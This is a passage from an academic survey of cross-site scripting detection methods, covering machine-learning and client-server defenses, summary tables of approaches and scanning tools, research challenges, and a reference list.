Nunan et al. [110], present a method which performs automatic classification of XSS attacks using supervised machine learning. They extract URL-based and Document-based features from the information gathered. These predictive features can be grouped into three categories: 1) Obfuscation-based features 2) Suspicious patterns and 3) HTML/JavaScript schemes. Obfuscation-based features cannot alone differentiate the malicious code from benign code. Malicious code can be obfuscated with the help of Hexadecimal, Decimal, Base64, Unicode or Octal encoding. The whole process involves a Web page to be put under scrutiny for the detection of any obfuscated code. If present, proper decoding routines are executed to convert the text to ASCII format. From the decoded Web page, the features related to suspicious patterns and HTML/JavaScript patterns are extracted. Lastly, a classifier is trained to perform the task of classifying the Web page samples into two classes XSS or non-XSS. Naive Bayes and SVM machine learning algorithms are used for this purpose.

Panja et al. [111] present Buffer Based Cache Check, a method that requires modification to both the server and client. When a client requests a resource, i.e., a Web Page, the server immediately checks to see if it has a copy of the requested page in the cache. If it finds a copy, then a comparison is done between the requested page and the saved copy. The mismatched nodes are quarantined within a single node and marked as untrusted. Now, two functions function X and function Z, both of which are embedded into the page before being sent to the client, come into play. The job of function X when invoked is to compare the codes of the quarantined nodes within the untrusted nodes with a whitelist (made by the application developer), which is embedded within the function itself. If the comparison result yields a negative result, then the code in the form of a string is displayed on the screen and is considered malicious. The unmarked nodes are parsed normally. Function X now communicates to the server the information regarding the untrusted code and its location in the DOM. The server then takes necessary actions to remove the code from the page and adequate updates are made in the cache. The job of Function Z is to return a boolean value, a Yes if no untrusted code was ever rendered on the client screen. The solution predominantly demands a training phase, which constitutes the building up of the initial cache.

Goswami et al. [112] present an unsupervised method for the detection of XSS attacks. The method balances the load between the client and the server while the detection procedure is underway. Minimal initial checking is performed at the client side using a divergence measure. The client also does a few other tasks such as preprocessing the request, feature extraction and maintaining a profile of the attack and normal instances as reference provided by the proxy. If the outcome of the initial step at the client-side crosses a particular threshold value, the request is discarded immediately. On the other hand, if it doesn't, the request is transferred to the proxy. The collected data at the proxy level, undergoes preprocessing and feature extraction from a total of 16 features. It is important to note that the feature extraction step is followed by a feature selection mechanism, Rank Aggregation. An attribute clustering algorithm is employed at the proxy to detect the attacks. The algorithm is based on the k-means algorithm, where the features are individually put in different clusters [113].

Discussion. Both the client and the server are affected by an XSS attack. So, the defense mechanism should not particularly rely on either the client or the server alone. A defense mechanism which balances the load between the client and the server should be preferred. Such a defense mechanism combines the advantages of both the server-side and client-side defense mechanisms. We present, in Table 11, a summary of the client-server defense mechanisms discussed here. We also provide a separate summary for all the machine-learning approaches discussed here in Table 12.

Table 11: Summary of client-server approaches

Analysis Type	Author name	Area of focus	Type of XSS	Comments
Static Analysis	Wasserman et al. (2008)[99]	Vulnerability Detection	Reflected and Stored XSS	
Dynamic Analysis	Jim et al. (2007)[98]	Attack Prevention	Reflected and Stored XSS	Performance overhead is low and practically deployable
	Nadji et al. (2009)[101]	Attack Prevention	Reflected XSS	
	Gundy et al. (2009)[102]	Attack Prevention	Reflected and Stored XSS	
	Sundareswaran et al. (2012)[109]	Attack Prevention	All	
	Panja et al. (2015)[111]	Attack Detection and Prevention	All	Maintains a cache which may be corrupted or injected

4. XSS Attack Detection Tools

Over the years, a number of tools have been developed to counter the risks of XSS attacks. The detection mechanisms vary from one tool to another. Some tools make use of parsing as a filtering method [114][115][116] while some are vulnerability scanners which detect potential vulnerability points in Web applications. Two important approaches to test for vulnerabilities are White box testing and Black box testing. In White box testing, the source code of the application is put under scrutiny [54]. On the contrary, black box testing techniques do not need the application code. Various fuzzing techniques are exercised over Web HTTP Requests instead of repetitively looking for vulnerabilities in the code. This testing technique is also known as *Penetration testing* [117]. Such penetration testing tools submit various malicious instances to the Web application and verify if the instances can actually penetrate the Web application. If penetration is successful, it means that vulnerabilities exist. According to Gordon et al. [118], penetration testing is the most popular in determining vulnerabilities in Web applications. Table 13 presents a comprehensive comparison of the various tools available today.

5. Issues and Challenges

Cross-site scripting attacks (XSS) pose a threat to both Web servers and the Web clients. Sensitive information belonging to innocent users are at the risk of getting transferred to malicious third parties. XSS attacks came into being due to frequent lack of output validation on the server-side, resulting in reflected XSS and stored XSS attacks, and unreliable parsing behavior of the client-browsers. Below, we enumerate some of the issues and challenges in the research area involving XSS attacks.

1. **We need a balanced solution involving both clients and servers, for handling all types of XSS attacks. For load balancing between the client and the server, minimal checking can be done in the Client-side and rigorous checking in the Server-side.**

2. The defense system should be able to detect not only known variants of XSS attacks but also unknown types.

Table 12: Summary of Machine Learning approaches

Analysis Type	Author name	Area of focus	Type of XSS	Deployment
Static Analysis	Likarish et al. (2009)[103]	Attack Detection	Reflected and Stored XSS	Client-Server
	Nunan et al. (2012)[110]	Attack Detection	Not specified	Client-Server
Anomaly based	Kruegel et al. (2003)[95]	Attack Detection	Reflected and Stored XSS	Server-side
	Robertson et al. (2006)[96]	Attack Detection	Not specified	Server-side
	Song et al. (2009)[97]	Attack Detection	Reflected and Stored XSS	Server-side
Dynamic Analysis	Guo et al. (2015)[78]	Vulnerability Detection	Reflected and Stored XSS	Server-side
	Goswami et al. (2017)[112]	Attack Detection	Reflected and Stored XSS	Client-Server

3. We need a defense mechanism which can successfully overcome redundant computations during detection.

4. **The defense mechanism should not only sanitize the input given to the Web application, as that is not enough. But sanitization should be done in a Context-sensitive manner.**

5. **The modern defense mechanism developers should also consider the HTML5 attack vectors when designing their defenses.**

6. The defense should be able to handle any multivector XSS attacks where an XSS attack may be followed by a malware attack.

7. There should be a variety of modules in the server to handle different types of XSS. If one kind of the attack occurs, then that particular module should be invoked to mitigate the situation.

8. The defense solution's modules should be frequently updated so that there exists no loopholes.

9. The defense solution can also have browser enforcements so that a user is safe from clicking a malicious link. A naive user may not know the technicalities of a defense solution, and so user intervention should be as low as possible.

10. The defense solution should not be limited by only JavaScript based XSS attacks.

6. Conclusion

This paper has presented a comprehensive survey of XSS attack types, the preconditions to successfully launch an XSS attack, detection approaches and a list of tools that support detection of these attacks. Our proposed taxonomy classifies the detection methods into three categories: Client-side, Server-side and Client-Server side detection approaches. Each of these categories have been again broadly classified according to the analysis technique used for detection. They are Static Analysis, Dynamic Analysis and Hybrid Analysis. The survey led us to the conclusion that, the types of the detection methods for XSS attacks can be classified into four groups. They are HTML sanitizers, browser extensions, Content Security Policy and Web application firewalls. Of these HTML sanitizers and the CSPs are the most robust ones. Majority of the detection mechanisms focus on the script tags and the event handler attributes of the HTML tags. They either remove them or stop their execution. Although CSPs are very strict and dynamic in their way of handling untrusted data, they can still be circumvented by the gadget based Code Reuse Attacks [81]. The strategies employed

Table 13: Tools to detect XSS Vulnerabilities and Attacks

Tool	Description	Platforms	Deployment site	GUI-enabled	Source
Acunetix	Vulnerability scanner, auditing system	Windows, Linux	Client or Server	Yes	https://www.acunetix.com/vulnerability-scanner/
Vega	Vulnerability scanner, testing tool	OS X, Linux and Win platforms	Client or Server	Yes	https://subgraph.com/vega/
ZED Attack Proxy (ZAP)	Scanner, penetration testing tool	Windows, Unix/Linux, Macintosh	Server		https://www.utest.com/tools/zed-attack-proxy-zap
Wapiti	Blackbox scanners, acts like a fuzzer, checks if a script is vulnerable	Linux	Server		http://wapiti.sourceforge.net/
BeEF	Penetration testing, detects weaknesses of an application by using client-side attack vectors		Client		http://beefproject.com/
Grabber	Web application vulnerability scanner, simple and portable, good for small applications	Windows, Linux	Server	No	http://rgaucher.info/beta/grabber/
W3af	Web application penetration testing platform, vulnerability scanner	Windows, Linux	Server	Yes	http://w3af.org/
Arachni	Penetration testing environment	Windows, OS X, Linux	Client-Server	Yes	http://www.arachni-scanner.com/
N-Stalker	Web application vulnerability scanner		Server	Yes	http://www.nstalker.com/
XSSer	Automatic detector of exploits and reports XSS vulnerabilities	Kali-linux	Server	yes	http://xsser.sourceforge.net/

by majority of the detection techniques can be characterized into Request filtering, Response sanitization and Code filtering. For each category, we have analyzed the pros and cons of the detection methods. Although many detection methods have been proposed and many are successful in their respective job, dangers of XSS still lurk in the Web. So, safe surfing of the Internet is of prime importance. We wind up by introducing a list of issues and research challenges to counter these evolving attack types.

References

[1] B. Gupta, D. P. Agrawal, S. Yamaguchi, Handbook of Research on Modern Cryptographic Solutions for Computer and Cyber Security, IGI Global, 2016.

[2] Z. Huang, S. Liu, X. Mao, K. Chen, J. Li, Insight of the Protection for Data Security Under Selective Opening Attacks, Information Sciences 412 (2017) 223–241.

[3] S. Quinlan, S. Dorward, Venti: A New Approach to Archival Storage, in: In Proceedings of the USENIX Conference on File And Storage Technologies, Vol. 2, 2002, pp. 89–101.

[4] J. Li, Y. K. Li, X. Chen, P. P. Lee, W. Lou, A Hybrid Cloud Approach for Secure Authorized Deduplication, IEEE Transactions on Parallel and Distributed Systems 26 (5) (2015) 1206–1216.

[5] M. Jouini, L. B. A. Rabai, A Security Framework for Secure Cloud Computing Environments, International Journal of Cloud Applications and Computing (IJCAC) 6 (3) (2016) 32–44.

[6] P. Li, J. Li, Z. Huang, T. Li, C.-Z. Gao, S.-M. Yiu, K. Chen, Multi-key Privacy-preserving Deep Learning in Cloud Computing, Future Generation Computer Systems 74 (2017) 76–85.

[7] J. Aikat, A. Akella, J. S. Chase, A. Juels, M. Reiter, T. Ristenpart, V. Sekar, M. Swift, Rethinking Security in the era of Cloud Computing, IEEE Security & Privacy 15 (2017) 60–69.

[8] J. Li, J. Li, X. Chen, C. Jia, W. Lou, Identity-based Encryption with Outsourced Revocation in Cloud Computing, Ieee Transactions on Computers 64 (2) (2015) 425–437.

[9] M. Ibtihal, N. Hassan, E. O. Driss, Homomorphic Encryption as a Service for Outsourced Images in Mobile Cloud Computing Environment, International Journal of Cloud Applications and Computing (IJCAC) 7 (2) (2017) 27–40.

[10] J. P. Singh, Analysis of SQL Injection Detection Techniques, Theoretical and Applied Informatics (TAAI) 28 (1-2) (2016) 37–55.

[11] V. Nithya, S. L. Pandian, C. Malarvizhi, A Survey on Detection and Prevention of Cross-site Scripting Attack, International Journal of Security and Its Applications 9 (3) (2015) 139–152.

[12] W. H. Security, 2017 Application Security Statistics Report, `https://info.whitehatsec.com/rs/675-YBI-674/images/WHS%202017%20Application%20Security%20Report%20FINAL.pdf`, [Accessed: 05-01-2018] (2017).

[13] I. Hydara, A. B. M. Sultan, H. Zulzalil, N. Admodisastro, Current State of Research on Cross-Site Scripting XSS – a Systematic Literature Review, Information and Software Technology 58 (2015) 170–186.

[14] J. Shanmugam, D. M. Ponnavaikko, Cross-Site Scripting-Latest Developments and Solutions: A Survey, International Journal of Open Problems in Computer Science and Mathematics 1 (2).

[15] X. Li, Y. Xue, A Survey on Server-side Approaches to Securing Web Applications, ACM Computing Surveys (CSUR) 46 (4) (2014) 54.

[16] V. Prokhorenko, K.-K. R. Choo, H. Ashman, Web Application Protection Techniques: A Taxonomy, Journal of Network and Computer Applications 60 (2016) 95–112.

[17] G. Deepa, P. S. Thilagam, Securing Web Applications from Injection and Logic Vulnerabilities: Approaches and Challenges, Information and Software Technology 74 (2016) 160–180.

[18] R. Johari, P. Sharma, A Survey on Web Application Vulnerabilities SQLIA, XSS Exploitation and Security Engine for SQL Injection, in: International Conference on Communication Systems and Network Technologies (CSNT), IEEE, 2012, pp. 453–458.

[19] J. Garcia-Alfaro, G. Navarro-Arribas, A Survey on Detection Techniques to Prevent Cross-site Scripting Attacks on Current Web Applications., in: 2nd International Workshop on Critical Information Infrastructures Security CRITIS, Springer, 2007, pp. 287–298.

[20] M. K. Gupta, M. Govil, G. Singh, Static Analysis Approaches to Detect SQL Injection and Cross-Site Scripting Vulnerabilities in web Applications: A Survey, in: Recent Advances and Innovations in Engineering (ICRAIE), 2014, IEEE, 2014, pp. 1–5.

[21] M. Backes, P. Ning, Computer Security – ESORICS 14th European Symposium on Research in Computer Security, Lecture Notes in Computer Science, Springer Berlin Heidelberg, 2009.

[22] B. Hoffman, B. Sullivan, Ajax Security, Pearson Education, 2007.

[23] V. B. Livshits, W. Cui, Spectator: Detection and Containment of JavaScript Worms, in: USENIX Annual Technical Conference, 2008, pp. 335–348.

[24] S. Stamm, B. Sterne, G. Markham, Reining in the Web with Content Security Policy, in: Proceedings of the 19th international conference on World wide web, ACM, 2010, pp. 921–930.

[25] B. Chess, G. McGraw, Static Analysis for Security, IEEE Security & Privacy 2 (6) (2004) 76–79.

[26] D. Bates, A. Barth, C. Jackson, Regular Expressions Considered Harmful in Client-Side XSS Filters, in: Proceedings of the 19th International Conference on World Wide Web, ACM, 2010, pp. 91–100.

[27] DavidRoss, IEBlog, IE8 Security Part IV: The XSS Filter, `https://blogs.msdn.microsoft.com/ie/2008/07/02/ie8-security-part-iv-the-xss-filter/`, [Accessed: 14-11-2016] (2008).

[28] G. Maone, NoScript, `https://noscript.net`, [Accessed: 12-11-2016].

[29] R. Pelizzi, R. Sekar, Protection, Usability and Improvements in Reflected XSS Filters, in: Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security, 2012, p. 5.

[30] S. Gupta, B. B. Gupta, XSS-immune: A Google Chrome Extension-based XSS Defensive Framework for Contemporary Platforms of Web Applications, Security and Communication Networks 9 (17) (2016) 3966–3986.

[31] K. S. Rao, N. Jain, N. Limaje, A. Gupta, M. Jain, B. Menezes, Two for the price of one: A Combined Browser Defense Against XSS and Clickjacking, in: 2016 International Conference on Computing Networking and Communications (ICNC), IEEE, 2016, pp. 1–6.

[32] C.-H. Wang, Y.-S. Zhou, A New Cross-Site Scripting Detection Mechanism Integrated with HTML5 and CORS Properties by Using Browser Extensions, in: 2016 International Computer Symposium (ICS), IEEE, 2016, pp. 264–269.

[33] P. De Ryck, L. Desmet, F. Piessens, W. Joosen, A Security Analysis of Emerging Web Standards- HTML5 and Friends, from Specification to Implementation, in: Proceedings of the International Conference on Security and Cryptography (SECRYPT), SciTePress, 2012, pp. 257–262.

[34] O. Ismail, M. Etoh, Y. Kadobayashi, S. Yamaguchi, A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability, in: 18th International Conference on Advanced Information Networking and Applications, AINA 2004, Vol. 1, IEEE, 2004, pp. 145–151.

[35] O. Hallaraker, G. Vigna, Detecting Malicious JavaScript Code in Mozilla, in: Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems, ICECCS, IEEE, 2005, pp. 85–94.

[36] E. Kirda, C. Kruegel, G. Vigna, N. Jovanovic, Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks, in: Proceedings of the 2006 ACM Symposium on Applied Computing, ACM, 2006, pp. 330–337.

[37] C. Reis, J. Dunagan, H. J. Wang, O. Dubrovsky, S. Esmeir, BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML, ACM Transactions on the Web (TWEB) 1 (3) (2007) 11.


[38] Y. Cao, V. Yegneswaran, P. A. Porras, Y. Chen, PathCutter: Severing the Self-Propagation Path of XSS JavaScript Worms in Social Web Networks, in: 19th Annual Network and Distributed System Security Symposium, NDSS, 2012.
[39] S. Gupta, B. B. Gupta, PHP-Sensor: A Prototype Method to Discover Workflow Violation and XSS Vulnerabilities in PHP Web Applications, in: Proceedings of the 12th ACM International Conference on Computing Frontiers, ACM, 2015, p. 59.
[40] M. Weissbacher, W. K. Robertson, E. Kirda, C. Kruegel, G. Vigna, ZigZag: Automatically Hardening Web Applications Against Client-side Validation Vulnerabilities, in: USENIX Security Symposium, 2015, pp. 737–752.
[41] J. Pan, X. Mao, DomXssMicro: A Micro Benchmark for Evaluating DOM-Based Cross-Site Scripting Detection, in: 2016 IEEE Trustcom/BigDataSE/IâĂŃSPA, IEEE, 2016, pp. 208–215.
[42] D. Mitropoulos, K. Stroggylos, D. Spinellis, A. D. Keromytis, How to Train Your Browser: Preventing XSS Attacks Using Contextual Script Fingerprints, ACM Transactions on Privacy and Security (TOPS) 19 (1) (2016) 2.
[43] D. E. Denning, An Intrusion-Detection Model, IEEE Transactions on Software Engineering (2) (1987) 222–232.
[44] S. Gupta, B. Gupta, P. Chaudhary, Hunting for DOM-Based XSS vulnerabilities in Mobile Cloud-based Online Social Network, Future Generation Computer Systems 79 (2018) 319–336.
[45] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, G. Vigna, Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, in: 14th Annual Network and Distributed System Security Symposium, NDSS, Vol. 2007, 2007, p. 12.
[46] D. E. Denning, A Lattice Model of Secure Information Flow, Communications of the ACM 19 (1976) 236–243.
[47] A. Sabelfeld, A. C. Myers, Language-Based Information-Flow Security, IEEE Journal on Selected Areas in Communications 21 (1) (2003) 5–19.
[48] C. Curtsinger, B. Livshits, B. G. Zorn, C. Seifert, ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection, in: USENIX Security Symposium, 2011, pp. 33–48.
[49] P. Ratanaworabhan, V. B. Livshits, B. G. Zorn, NOZZLE: A Defense Against Heap-spraying Code Injection Attacks, in: USENIX Security Symposium, 2009, pp. 169–186.
[50] D. K. Patil, K. Patil, Client-side Automated Sanitizer for Cross-Site Scripting Vulnerabilities, International Journal of Computer Applications 121 (20).
[51] J. Pan, X. Mao, Detecting DOM-Sourced Cross-Site Scripting in Browser Extensions, in: 2017 IEEE International Conference on Software Maintenance and Evolution (ICSME), IEEE, 2017, pp. 24–34.
[52] V. B. Livshits, M. S. Lam, Finding Security Vulnerabilities in Java Applications with Static Analysis, in: USENIX Security Symposium, Vol. 14, 2005, pp. 18–18.
[53] O. Tripp, M. Pistoia, S. J. Fink, M. Sridharan, O. Weisman, TAJ: Effective Taint Analysis of Web Applications, in: ACM Special Interest Group on Programming Languages (SIGPLAN) Notices, Vol. 44, ACM, 2009, pp. 87–97.
[54] N. Jovanovic, C. Kruegel, E. Kirda, Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities, in: 2006 IEEE Symposium on Security and Privacy, IEEE, 2006, p. 6.
[55] Y. Xie, A. Aiken, Static Detection of Security Vulnerabilities in Scripting Languages, in: USENIX Security Symposium, Vol. 15, 2006, pp. 179–192.
[56] D. Scott, R. Sharp, Abstracting Application-level Web Security, in: Proceedings of the 11th International Conference on World Wide Web, ACM, 2002, pp. 396–407.
[57] B. Schneier, Applied Cryptography: Protocols, Algorithms, and Source Code in C, John Wiley & Sons, 2007.
[58] Y. Minamide, Static Approximation of Dynamically Generated Web Pages, in: Proceedings of the 14th International Conference on World Wide Web, ACM, 2005, pp. 432–441.
[59] A. S. Christensen, A. Møller, M. I. Schwartzbach, Precise Analysis of String Expressions, in: International Static Analysis Symposium, Springer, 2003, pp. 1–18.
[60] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, D. Evans, Automatically Hardening Web Applications using Precise Tainting, Security and Privacy in the Age of Ubiquitous Computing (2005) 295–307.
[61] T. Pietraszek, C. V. Berghe, Defending Against Injection Attacks through Context-Sensitive String Evaluation, in: International Workshop on Recent Advances in Intrusion Detection, Springer, 2005, pp. 124–145.
[62] S. S. Muchnick, Advanced Compiler Design Implementation, Morgan Kaufmann, 1997.
[63] W. Xu, S. Bhatkar, R. Sekar, Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks, in: Usenix Security, 2006, pp. 121–136.
[64] E. Galán, A. Alcaide, A. Orfila, J. Blasco, A Multi-agent Scanner to Detect Stored-XSS Vulnerabilities, in: 2010 International Conference for Internet Technology and Secured Transactions (ICITST), IEEE, 2010, pp. 1–6.
[65] S. Gupta, B. Gupta, XSS-SAFE: A Server-side Approach to Detect and Mitigate Cross-site Scripting (XSS) Attacks in JavaScript Code, Arabian Journal for Science and Engineering, Springer (2015) 1–24.
[66] S. Gupta, B. Gupta, CSSXC: Context-sensitive Sanitization Framework for Web Applications against XSS Vulnerabilities in Cloud Environments, Procedia Computer Science 85 (2016) 198–205.
[67] I. Medeiros, N. Neves, M. Correia, Detecting and Removing Web Application Vulnerabilities with Static Analysis and Data Mining, IEEE Transactions on Reliability 65 (1) (2016) 54–69.
[68] M. Mohammadi, B. Chu, H. R. Lipford, Detecting Cross-Site Scripting Vulnerabilities through Automated Unit Testing, in: 2017 IEEE International Conference on Software Quality Reliability and Security (QRS), IEEE, 2017, pp. 364–373.
[69] S. Gupta, B. Gupta, Xss-Secure as a Service for the Platforms of Online Social Network-based Multimedia Web Applications in Cloud, Multimedia Tools and Applications 77 (4) (2018) 4829–4861.
[70] M. D. Ernst, Static and Dynamic Analysis: Synergy and Duality, in: In proceedings of the ICSE Workshop on Dynamic Analysis, 2003, pp. 24–27.
[71] P. J. Guo, A Scalable Mixed-level Approach to Dynamic Analysis of C and C++ Programs, Ph.D. thesis, Massachusetts

Institute of Technology (2006).
[72] S. Kals, E. Kirda, C. Kruegel, N. Jovanovic, SECUBAT: A Web Vulnerability Scanner, in: Proceedings of the 15th International Conference on World Wide Web, ACM, 2006, pp. 247–256.
[73] M. Johns, B. Engelmann, J. Posegga, XSSDS: Server-side Detection of Cross-Site Scripting Attacks, in: Annual Computer Security Applications Conference (ACSAC) 2008, IEEE, 2008, pp. 335–344.
[74] M. Ter Louw, V. Venkatakrishnan, BLUEPRINT: Robust Prevention of Cross-Site Scripting Attacks for Existing Browsers, in: 2009 30th IEEE Symposium on Security and Privacy, IEEE, 2009, pp. 331–346.
[75] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, C. Kruegel, SWAP: Mitigating XSS Attacks Using a Reverse Proxy, in: Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems, IEEE Computer Society, 2009, pp. 33–39.
[76] V. S. Chandra, S. Selvakumar, BIXSAN: Browser Independent XSS Sanitizer for Prevention of XSS Attacks, ACM SIGSOFT Software Engineering Notes 36 (5) (2011) 1–7.
[77] H. Shahriar, M. Zulkernine, S2XS2: A Server Side Approach to Automatically Detect XSS Attacks, in: 2011 IEEE Ninth International Conference on Dependable, Autonomic and Secure Computing (DASC), IEEE, 2011, pp. 7–14.
[78] X. Guo, S. Jin, Y. Zhang, XSS Vulnerability Detection using Optimized Attack Vector Repertory, in: 2015 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC), IEEE, 2015, pp. 29–36.
[79] S. Maurya, Positive Security Model based Server-side Solution for Prevention of Cross-site Scripting Attacks, in: 2015 Annual IEEE India Conference (INDICON), IEEE, 2015, pp. 1–5.
[80] S. Gupta, B. Gupta, Enhanced XSS Defensive Framework for Web Applications Deployed in the Virtual Machines of Cloud Computing Environment, Procedia Technology 24 (2016) 1595–1602.
[81] S. Lekies, K. Kotowicz, S. Groß, E. A. Vela Nava, M. Johns, Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets, in: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, ACM, 2017, pp. 1709–1723.
[82] R. Roemer, E. Buchanan, H. Shacham, S. Savage, Return-oriented Programming: Systems, Languages, and Applications, ACM Transactions on Information and System Security (TISSEC) 15 (1) (2012) 2.
[83] H. Shahriar, M. Zulkernine, Mitigating Program Security Vulnerabilities: Approaches and Challenges, ACM Computing Surveys (CSUR) 44 (3) (2012) 11.
[84] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, G. Vigna, Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications, in: IEEE Symposium on Security and Privacy, IEEE, 2008, pp. 387–401.
[85] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, S.-Y. Kuo, Securing Web Application Code by Static Analysis and Runtime Protection, in: Proceedings of the 13th International Conference on World Wide Web, ACM, 2004, pp. 40–52.
[86] J. S. Foster, M. Fähndrich, A. Aiken, A Theory of Type Qualifiers, ACM SIGPLAN Notices 34 (5) (1999) 192–203.
[87] G. A. Di Lucca, A. R. Fasolino, M. Mastoianni, P. Tramontana, Identifying Cross-site Scripting Vulnerabilities in Web Applications, in: Sixth IEEE International Workshop on Web Site Evolution (WSE 2004), IEEE, 2004, pp. 71–80.
[88] G. A. Di Lucca, A. R. Fasolino, F. Faralli, U. De Carlini, Testing Web Applications, in: Proceedings of International Conference on Software Maintenance, IEEE, 2002, pp. 310–319.
[89] W. Ben Jaballah, N. Kheir, A Grey-Box Approach for Detecting Malicious User Interactions in Web Applications, in: Proceedings of the 2016 International Workshop on Managing Insider Security Threats, ACM, 2016, pp. 1–12.
[90] V. Chandola, A. Banerjee, V. Kumar, Anomaly Detection: A Survey, ACM Computing Surveys (CSUR) 41 (3) (2009) 15.
[91] N. K. Ampah, C. M. Akujuobi, M. N. Sadiku, S. Alam, An Intrusion Detection Technique based on Continuous Binary Communication Channels, International Journal of Security and Networks 6 (2-3) (2011) 174–180.
[92] D. K. Bhattacharyya, J. K. Kalita, Network Anomaly Detection: A Machine Learning Perspective, CRC Press, 2013.
[93] P. Gogoi, B. Borah, D. K. Bhattacharyya, Anomaly Detection Analysis of Intrusion Data using Supervised & Unsupervised Approach, Journal of Convergence Information Technology 5 (1) (2010) 95–110.
[94] M. H. Bhuyan, D. K. Bhattacharyya, J. K. Kalita, Network Anomaly Detection: Methods, Systems and Tools, IEEE Communications Surveys & Tutorials 16 (1) (2014) 303–336.
[95] C. Kruegel, G. Vigna, Anomaly Detection of Web-based Attacks, in: Proceedings of the 10th ACM conference on Computer and Communications Security, ACM, 2003, pp. 251–261.
[96] W. Robertson, G. Vigna, C. Kruegel, R. A. Kemmerer, et al., Using Generalization and Characterization Techniques in the Anomaly-based Detection of Web Attacks, in: 13th Annual Symposium on Network and Distributed System Security, 2006.
[97] Y. Song, A. D. Keromytis, S. J. Stolfo, Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic, in: 16th Annual Network and Distributed System Security Symposium, NDSS, Vol. 9, 2009, pp. 1–15.
[98] T. Jim, N. Swamy, M. Hicks, Defeating Script Injection Attacks with Browser-Enforced Embedded Policies, in: Proceedings of the 16th International Conference on World Wide Web, ACM, 2007, pp. 601–610.
[99] G. Wassermann, Z. Su, Static Detection of Cross-site Scripting Vulnerabilities, in: Proceedings of the 30th International Conference on Software Engineering, ACM, 2008, pp. 171–180.
[100] G. Wassermann, Z. Su, Sound and Precise Analysis of Web Applications for Injection Vulnerabilities, in: ACM Sigplan Notices, Vol. 42, ACM, 2007, pp. 32–41.
[101] Y. Nadji, P. Saxena, D. Song, Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense, in: 16th Annual Symposium on Network and Distributed System Security, Vol. 2009, 2009, p. 20.
[102] M. Van Gundy, H. Chen, Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-Site Scripting Attacks, in: 16th Annual Network and Distributed System Security Symposium, 2009.

[103] P. Likarish, E. Jung, I. Jo, Obfuscated Malicious JavaScript Detection using Classification Techniques, in: 4th International Conference on Malicious and Unwanted Software (MALWARE), IEEE, 2009, pp. 47–54.
[104] I. H. Witten, E. Frank, M. A. Hall, C. J. Pal, Data Mining: Practical Machine Learning Tools and Techniques, Morgan Kaufmann, 2016.
[105] G. H. John, P. Langley, Estimating Continuous Distributions in Bayesian Classifiers, in: Eleventh Conference on Uncertainty in Artificial Intelligence, Morgan Kaufmann, San Mateo, 1995, pp. 338–345.
[106] Y. Freund, L. Mason, The Alternating Decision Tree Learning Algorithm, in: Proceeding of the Sixteenth International Conference on Machine Learning, Bled, Slovenia, 1999, pp. 124–133.
[107] J. C. Platt, Using Analytic QP and Sparseness to Speed Training of Support Vector Machines, in: Advances in Neural Information Processing Systems, 1999, pp. 557–563.
[108] W. W. Cohen, Fast Effective Rule Induction, in: Proceedings of the Twelfth International Conference on Machine Learning, 1995, pp. 115–123.
[109] S. Sundareswaran, A. C. Squicciarini, XSS-Dec: A Hybrid Solution to Mitigate Cross-site Scripting Attacks, in: IFIP Annual Conference on Data and Applications Security and Privacy, Springer, 2012, pp. 223–238.
[110] A. E. Nunan, E. Souto, E. M. dos Santos, E. Feitosa, Automatic Classification of Cross-Site Scripting in Web Pages using Document-based and URL-based Features, in: 2012 IEEE Symposium on Computers and Communications (ISCC), IEEE, 2012, pp. 000702–000707.
[111] B. Panja, T. Gennarelli, P. Meharia, Handling Cross-site Scripting Attacks using Cache Check to Reduce Webpage Rendering Time with Elimination of Sanitization and Filtering in Light Weight Mobile Web Browser, in: 2015 First Conference on Mobile and Secure Services (MOBISECSERV), IEEE, 2015, pp. 1–7.
[112] S. Goswami, N. Hoque, D. K. Bhattacharyya, J. Kalita, An Unsupervised Method for Detection of XSS Attack., International Journal of Network Security 19 (5) (2017) 761–775.
[113] J. A. Hartigan, M. A. Wong, Algorithm AS 136: A K-Means Clustering Algorithm, Journal of the Royal Statistical Society. Series C (Applied Statistics) 28 (1) (1979) 100–108.
[114] E.Z.Yang, HTML Purifier, `http://htmlpurifier.org`, [Accessed: 22-11-2016].
[115] D. Morris, PHP Input Filter, `http://www.phpclasses.org/browse/package/2189.html`, [Accessed: 18-11-2016] (2008).
[116] The KSES Project, `http://sourceforge.net/projects/kses`, [Accessed: 02-11-2016] (2008).
[117] J. Fonseca, M. Vieira, H. Madeira, Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks, in: 13th Pacific Rim International Symposium on Dependable Computing PRDC, IEEE, 2007, pp. 365–372.
[118] L. A. Gordon, M. P. Loeb, W. Lucyshyn, R. Richardson, 2006 CSI/FBI Computer Crime and Security Survey, Computer Security Journal 22 (3) (2006) 1.

Author Biography

Upasana Sarmah received her M.Tech degree in Information Technology from the Department of Computer Science and Engineering, Tezpur University, Assam, India in 2017. Currently, she is pursuing her Ph.D. in Computer Science and Engineering from the same university.



